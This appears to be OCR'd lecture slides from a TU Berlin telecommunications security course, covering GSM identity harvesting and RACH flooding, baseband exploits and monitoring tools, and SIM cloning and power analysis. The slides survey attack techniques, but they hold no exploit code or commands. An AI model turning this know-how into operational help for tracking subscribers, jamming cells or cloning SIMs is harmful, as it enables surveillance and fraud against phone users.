
Hijacking Services

- Impersonation: identity stored in SIM required
- Hijacking services: SMS, call
- Injecting wrong information in the network



Identity Harvesting


- TMSI: Dial and disconnect early, paged but not ring!
  Paging messages are visible for everyone
- Could be used in LTE network with CSFB voice call:
  Stuck in 3G in some cases
- IMSI: HLR query service, SS7 query service[5], ...



[5] Tobias Engel, SS7: Locate. Track. Manipulate., 31C3

GSM RACH Flooding

- Attack like TCP SYN flooding: drain all available resources
- GSM TDMA (Time Division Multiple Access)




Data stream divided into frames

Frames divided into time slots. Each user is allocated one slot

Time slots contain data with a guard period if needed for syncronisation


How GSM TDMA Works

- Resources are divided into frames and timeslots
- Base station knows downlink timing, uplink timing is unknown
- Uplink slot is allocated using RACH burst
  - Sent by UE in fixed time frame, BTS checks propagation delay
  - BTS do not know whether the request is legitimate



- Malicious device can also send RACH burst
  - Older devices are available as second-hand
  - Free software GSM implementation with software-defined radios

RACH Flood Attack Scheme



Summary

- Mobile authentication scheme
- MitM/DoS attack on control plane

- Reading list for next lecture:
  - Reverse engineering a Qualcomm baseband, Guillaume Delugrè, CCC 2011
  - Baseband Attacks: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks, Ralf-Philipp Weinmann, WOOT 2012
  - Baseband exploitation in 2013: Hexagon challenges, Ralf-Philipp Weinmann, Pacsec 2013
  - Similar contents could be found in other conferences

SECT

Demo Time!

- Let's see the attack!

References

Ulrike Meyer and Susanne Wetzel:

- **On the impact of GSM Encryption and Man-in-the-Middle Attacks on the Security of Interoperating GSM/UMTS Networks**, Proceedings of IEEE International Symposium on Personal, Indoor and Mobile Radio Communications, September 2004.
- **A man-in-the-middle attack on UMTS**, Proceedings of the 3rd ACM workshop on Wireless security, 2004.

Telecommunication Security

Cellular Baseband Security


Shinjo Park

Prof. Jean-Pierre Seifert
Security in Telecommunications
TU Berlin

SoSe 2015

Recap: Baseband OS

- Responsible for cellular capability: registration, authentication, mobility, in-call voice, ...
- Based mostly on RTOS, sometimes including custom DSP (especially Qualcomm with their Hexagon DSP)
- Communicates with application processor using various IPC (Inter-Procedure Calls)
  - AT commands
  - Shared memory
  - Custom protocol, e.g. QMI



Baseband Market: Time of Troubles

- Lots of companies emerged and gone

- Qualcomm
- Infineon → Intel
- Analog Devices → Mediatek
- Samsung, LG, Huawei, Spreadtrum, GCT, Altair, ···

- Nokia → Renesas → Broadcom → Exit
- Icera → NVidia → Exit
- STM, Ericsson → ST-Ericsson → Exit
- TI, Freescale → Exit

SECT

“Open” Mobile OS

- Linux-based OSes have image of freedom, but...
- Android: Proprietary components (Graphics, Wi-Fi/Bluetooth firmware, Apache licensed system modifications), Replicant
- MeeGo/Mer/Sailfish: More or less better than Android, firmware problem remains
- Firefox OS: Hardware adaptations are not free

- Nearly all baseband implementations on smartphone are not free
- Let’s go back to the feature phone

SECT

Support Status of Replicant[1]

Device	Device Class	Codename	Replicant version	2D graphics	3D graphics	Sound	Telephony	Mobile Data	NFC	GPS	Sensors	Camera	Wi-Fi	Bluetooth
Nexus S	Smartphone	crespo	4.2	Yes (slow)	No	Yes	Yes	Yes	Yes	No	Yes	Yes	Proprietary	Proprietary
Samsung Galaxy SIII	Smartphone	i9300	4.2	Yes	No	Yes	Yes	Yes	Yes	No	Yes	Yes (back) / proprietary (front)	Proprietary	Proprietary
Samsung Galaxy SII	Smartphone	galaxys2	4.2	Yes	No	Yes	Yes	Yes	No	No	Yes	Yes	Proprietary	Proprietary
Samsung Galaxy S	Smartphone	galaxysmtd	4.2	Yes (slow)	No	Yes	Yes	Yes	N/A	No	Yes	Yes	Proprietary	Proprietary
Galaxy Nexus	Smartphone	maguro	4.2	Yes	No	Yes	Yes	Yes	Yes	No	Yes	No	Proprietary	Proprietary
Samsung Galaxy Tab 2 (10.1)	Tablet computer	p5100	4.2	Yes (slow)	No	Yes	Yes	Yes	N/A	No	Yes	No	Proprietary	Proprietary
Samsung Galaxy Tab 2 (7.0)	Tablet computer	p3100	4.2	Yes	No	Yes	Yes	Yes	N/A	No	Yes	No	Proprietary	Proprietary
Samsung Galaxy Note 2	Smartphone	n7100	4.2	Yes	No	Yes	Yes	Yes	Yes	No	Yes	Yes (back) / proprietary (front)	Proprietary	Proprietary
Samsung Galaxy Note (original)	Smartphone	n7000	4.2	Yes	No	Yes	Yes	Yes	No	No	Yes	No	Proprietary	Proprietary
Goldelico OpenPhoenux GTA04	Smartphone	gta04	4.2	Yes	No	Yes	Work in progress	Work in progress	N/A	Yes	Work in progress	Work in progress	Proprietary	Proprietary
Nexus One	Smartphone	passion	2.3	Yes	No	Proprietary	Yes	Yes	N/A	Yes (no AGPS)	No	No	Proprietary	Proprietary
HTC Dream / HTC Magic	Smartphone	dream_sapphire	2.2	Yes	No	Yes	Yes	No	N/A	Yes (no AGPS)	N/A	No	Proprietary	Proprietary
LG Optimus Black	Smartphone		4.2	?	?	?	?	?	?	?	?	?	?	?

- Nexus One - Qualcomm processor, works with reference RIL
- Others are mostly non-Qualcomm devices

[1] https://en.wikipedia.org/wiki/Replicant_%28operating_system%29

Qualcomm Baseband

- ARM + Hexagon/QDSP: Qualcomm's in-house DSP
- Known architecture details are based on toolchain
- Modified ELF executable for baseband binary: lacking section header
- OS: REX, REX/OKL4, BLAST/QuRT

- Code signing kicks into various places like bootloader
- Unsecured bootloader could be found on USB modems

[2]

[2] http://www.anandtech.com/show/4465/samsung-droid-charge-review-droid-goes-lte/2

Qualcomm 3G Modem Hacks

- Option iCON 225: 28C3 Talk
  - Older non-OKL4 chipset (MSM6280), Non-secure bootloader
  - An overview of Qualcomm REX operating system
  - GDB proxy using Qualcomm DIAG command for peeking memory
- ZTE MF61
  - Unsigned code execution allowed
  - Consists of baseband and UI section
  - Unlocking MiFi: `AT+ZNCK` command accepts "unlock key"
  - Modified unlock command handler to accept known value

3

[3] http://willsjojo.blogspot.de/2012/06/icon-225-orange-modem-unlocking.html, http://www.cnet.com/products/t-mobile-4g-mobile-hotspot-zte-mf61/

Infineon Baseband

- Actively used in 3G era, especially for non-Qualcomm phones
- Everybody wants iPhones, so as hackers
- Early iPhones up to iPhone 4 used Infineon baseband
- iPhone basebands had problems until switching to Qualcomm[4]
  - Overflow: AT+XEMN (Heap), AT+stkprof (Buffer)
  - Register overwrite: AT+XAPP, AT+FNS, AT+XLOG
  - JerrySIM (STK exploit), IPSF (RSA/SHA1 bug), Fakeblank
  - Malformed control plane message can crash baseband

[5]

[4] https://www.theiphonewiki.com/wiki/Baseband_Device

[5] http://www.infineon.com/cms/en/about-infineon/press/press-releases/2008/INFCOM200805-068.html, http://technews.co/2014/07/03/baseband-chip-battle-apple-rumored-to-be-furthering-partnership-with-intel-chinese-chipmakers-eyeing-broadcom

Hackable Basebands


- Nokia DCT3 based NFREE/Blacksphere - website changed into something else
- TI Calypso basebands
  - TSM30
  - Motorola C118 and others
  - Openmoko FreeRunner GTA02[6]
- MediaTek MT6260 - Fernvale[7]

- No GSM baseband sources officially available - as usual.
- MediaTek sources are floating around Chinese cloud services

[6] http://wiki.openmoko.org/wiki/Main_Page
[7] http://www.bunniestudios.com/blog/?p=4297

TI Calypso Friends

- Documentation leaked![8]
- Source code leaked as well![9]
- OsmocomBB: free baseband firmware for TI Calypso



[8] http://bb.osmocom.org/trac/wiki/Hardware/Calypso
[9] http://bb.osmocom.org/trac/wiki/TSM30Layer1


MediaTek MT6260

- ARM CPU, GSM modem, display, memory, battery: around $15
- Nice platform to hack - source in murky license
- Interesting approach for copyrights
- NuttX (used in OsmocomBB) ported to MT6260

Software-defined Radio Hardwares

- Open hardwares capable of TX/RX (at least software)

Project	Details
TI Calypso	Motorola C118, C123, C140 etc.
USRP	`https://www.ettus.com/`
UmTRX	`http://umtrx.org/`
BladeRF	`http://www.nuand.com/`
HackRF	`http://greatscottgadgets.com/hackrf/`
SIMtrace	`http://bb.osmocom.org/trac/wiki/SIMtrace`



Free Software Mobile Network Implementation

- OpenBTS, OpenBSC, OsmocomBB considered stable
- OpenBTS-UMTS: missing voice features
- openLTE is not so stable, srsLTE is mainly for scanning

Project	Details
Airprobe	`https://svn.berlin.ccc.de/projects/airprobe`
OpenBTS	`http://openbts.org/`
OpenBSC	`http://openbsc.osmocom.org/trac/`
OsmocomBB	`http://bb.osmocom.org/trac/`
OpenBTS-UMTS	`http://openbts.org/w/index.php/OpenBTS-UMTS`
openLTE	`http://openlte.sourceforge.net/`
srsLTE	`https://github.com/srsLTE/srsLTE`

Airprobe

- Passive sniffing of GSM air interface.
- Uses GNURadio stack (USRP, UmTRX etc).
- Analyze protocols with Wireshark.
- Capture traffic to break A5/1 encryption.[10]

[10] `https://srlabs.de/decrypting_gsm/`

OpenBTS

- Um-to-SIP gateway.
- Uses GNURadio stack (USRP, UmTRX etc).
- Uses Asterisk, Freeswitch etc as call/sms processing backend.
- Get rid of classical GSM architecture (BSC, MSC etc).

OpenBSC

- Classical GSM architecture.
- Abis over IP.
- Capable of interacting with proprietary MSC, BTS etc.
- Can use OsmoTRX (GNURadio + USRP, UmTRX) as a BTS.

Diagnostics on Baseband

- Every baseband has diagnostic interface to monitor/debug baseband
- First-party tools: QxDM (Qualcomm)
- Third-party tools: SwissQual QualiPoc, Accuver XCAL, ...

- GSMTAP: mobile network payload inside UDP/IP packet
  - Originally used by Osmocom family, later extended into other softwares
  - Can tunnel GSM/3G/LTE payloads
  - Used by BTS or UE to monitor network

GSMTAP Monitoring Examples

- xgoldmon: `https://github.com/2b-as/xgoldmon`
  - Works for Infineon 3G baseband: Galaxy S2-4, Note 2
  - Darshak uses code from xgoldmon
- Qualcomm baseband
  - Snoopsnitch: `https://opensource.srlabs.de/projects/snoopsnitch`
  - Not a strict "device monitor", but uses Qualcomm DIAG interface to monitor control plane
  - Monitoring LTE is also possible: `http://www.mirider.com/weblog/2013/08/index.html`
- OpenBTS, openLTE has capability to store GSMTAP packets

Demo Time!

- Monitoring LTE on Qualcomm baseband
- You can see control plane messages

What Can We See?

- Paging messages
- Call control messages for dialing
- SMS messages
- And many more

- Phone can always see unencrypted control plane messages: encryption endpoint is the mobile phone itself
- Attacker with root priviledges can sometimes see control plane messages
  - Android with Qualcomm baseband has `/dev/diag` interface
  - Usually accessible only by root, Lolipop (5.0) kernel dropped the interface
  - Non-Qualcomm baseband has own control message format

Summary

- Baseband exploits
- Free baseband, mobile network software
- Baseband monitoring tools

Telecommunication Security

SIM Security

Shinjo Park

Prof. Jean-Pierre Seifert
Security in Telecommunications
TU Berlin


SoSe 2015

Technical Description

- (U)SIM often stands for both hardware and software
- Multiple sizes of UICC cards (Universal Integrated Circuit Card)
- Software inside your UICC card:
  - USIM (UMTS/LTE), ISIM (IMS/VoLTE), CSIM (CDMA)
  - Generates authentication data from secret key (K_i and alike)
  - Algorithms like Milenage, COMP128 generates authentication data without direct exposure of keys...
  - ... but sometimes they could be broken
  - Additional function using USIM Application Toolkit

Card Hardware

- Four physical sizes: full, mini, micro, nano
- Electrically compatible, mechanical compatibility using cutter/adapter
- OS is either proprietary or Java Card:
  - Uses a subset of Java
  - Optimized byte-code format
  - Applets are “firewalled” from each other
  - Common in phones and ATM cards
- Data exchange using APDU (Application Protocol Data Unit)



What's Inside? (1)

- ICCID (Integrated Circuit Card ID) / SIM Serial Number
  - Uniquely identifies a SIM card (hardware)
  - Conforms to ISO/IEC 7812 (19-20 digits)
- International Mobile Subscriber Identity (IMSI)
  - Uniquely identifies the mobile subscriber (15 digits, ITU E.212 standard)
  - MCC (3 digits), MNC (2 or 3 digits), MSIN (9 or 10 digits)
  - MSIN allocation policy is up to operator
- Authentication Key K_i
  - Only network operator supposed to know the value
  - (Should) never leave the smartcard

What's Inside? (2)

- Location Area Identity (LAI)
  - Stores the last known location area (saves time on power cycle)
- Address book and SMS messages
  - Higher capacity in more advanced cards
  - Some feature phone lacks internal memory, using SIM as the only one
- And much much more ...
  - SMSC number
  - Service Provider Name (SPN)
  - Service Dialing Numbers (SDN)
  - See GSM/3GPP TS 11.11 for more details

SIM Card Readers

- Your phone already has one!
- Any kind of smartcard reader will work outside of phone
- Physical size is a problem

- Read/write files (backup SMS, contacts)
- Execute cryptographical functions (might help to extract K_i if known vulnerability present)
- Frequently used for forensics[1]

[1] See NIST "Guidelines on CellPhone Forensics", Special Pub 800-101

Access Restrictions

- PIN 1: asked during phone startup, protects access to network
- PIN 2: protects certain network settings
- 3 failed attempts locks the SIM
- Unlocking a locked SIM card is possible:
  - Personal Unblocking Key for each PIN (PUK1/PUK2)
  - 10 failed attempts permanently locks the SIM
- Applet installation requires separate set of keys

SIM Cloning

- Extract secret key from one card and transplant into another card
- Still available in Chinese online stores

[2]

- Using multiple networks on one card
- No simultaneous standby and voice call

[2] http://www.aliexpress.com/item/16-in-1-Max-Slim-SIM-Cell-Phone-Magic-Super-Card-Backup-Back-Up-High-Quality/32229077370.html

SIM Cloning

- Sometimes impossible due to deprecation of COMP128v1
- COMP128v3/Milenage based cards will not work

- 17th Generation MagicSIM card (manufacturer claimed)
- 500 entries SIM card phone book storage: 250 regular + 250 STK encrypted/secure phone book
- Calling card prefix auto dealing (STK feature)
- Stores up to 50 SMS messages on SIM
- 128K high quality writable SIM card (software and USB reader/writer included)
- USB reader/writer included
- Automatic dual operator / dual phone number stand-by features (periodically switches between specified phone numbers so that you can accept calls from both numbers)
- Change active phone number without rebooting the cell phone
- Call history not affected by changing between phone numbers

- **Note:** the included software scans your existing operator's SIM card for the internal Ki number (i.e. an operator password). Not all Ki number can be scanned. DX did not manufacture this product so we suggest you to research on this device before purchasing.

CD: http://m5.img.dxcdn.com/CDDriver/CD/sku.12425.rar [3]

- Requires 4-8 hours of physical access to the card
- Might damage the card due to limit on number of authentication requests

[3] http://www.dx.com/p/2008-edition-6-number-in-1-multi-operator-magic-sim-with-card-cloning-software-and-usb-reader-12425

Power Analysis

As well as other smartcards vulnerable to Power Analysis attack:

- Require special equipment and skills
- Simple Power Analysis (SPA): (visual) examination of current (can be performed with standard digital oscilloscopes)
- Differential Power Analysis (DPA): statistical analysis of power consumption (multiple cryptographic operations)[4]

Resulted in tamper resistant techniques to defend against Power Analysis, but not necessary applied to the card in your phone due to cost reasons.

[4] See work by Kocher et al.

Network Locking

